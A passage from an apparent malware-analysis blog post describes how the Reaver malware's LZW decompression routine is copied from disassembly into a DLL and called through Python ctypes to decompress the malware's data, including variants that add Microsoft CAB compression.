  • EDX needs to point to our destination buffer

The following nine lines were manually added in-order to satisfy the requirements for the decompression algorithm.  The remaining code was copied directly from Immunity Debugger.

Figure 6 Setting up decompression routine requirements

At this point, all it takes is to update the assembly calls and jumps with meaningful names and arrange them in the correct order.  Now the code should compile and run, but when our routine is finished you must restore the stack back, so it returns to the proper caller in this case Python ctypes.  The following code was added:

Figure 7 Adjusting stack for return

Here we are restoring the stack pointer and base pointer and adding 0x120 or 0x58 to ESI depending if the DLL is a VS debug build or release build.
Now that we have a DLL we can begin to call into it and pass it data via Python and ctypes.  The following Python script uses our DLL to decompresses Reaver data.

The Python script was recently updated to support multiple Reaver variants.  The newer Reaver variants use Microsoft CAB compression as a first layer followed by LZW modified decompression.  The script does the following:

  • Loads our DLL LzwDecompress.dll
  • Attempts to locate the magic signature values for the modified LZW header or Microsoft CAB
  • For the LZW decompression routine creates two string buffers, which are pointers to a buffer. The source buffer is a pointer to the data that needs to be decompressed and the destination buffer is where we will store the decompressed data.
  • Call the export named Decompress and pass it our two parameters
  • Writes the data to a file

The following is an example of the script running:
Malware Reversing

Figure 8 Script decompressing data

The first example is of an older version of Reaver that uses the LZW decompression routine.  The decompressed data is written to a text file that contains the following:

The next example is of a newer Reaver sample that added a layer of compression using Microsoft CAB.
Malware reversing_2

Figure 9 Script expanding CAB file and decompressing data

Here the script found the magic values for Microsoft CAB, expanded the file, read in the expanded file, found the magic value in that file for the decompression routine and wrote the same decompressed data to a text file.

Conclusion

This blog has shown you that by taking the existing Reaver decompression routine straight from assembly, placing it into Visual Studio, compiling it into a DLL, then calling into it via Python saves us a considerable amount of time.  You no longer must reimplement the routine in C or Python as you simply call the routine and pass it the same data as the malware would.  The tradeoff is understanding assembly, stacks and knowing what registers the routine requires. Once armed with that knowledge it’s easy to implement and can be applied to any function within a binary.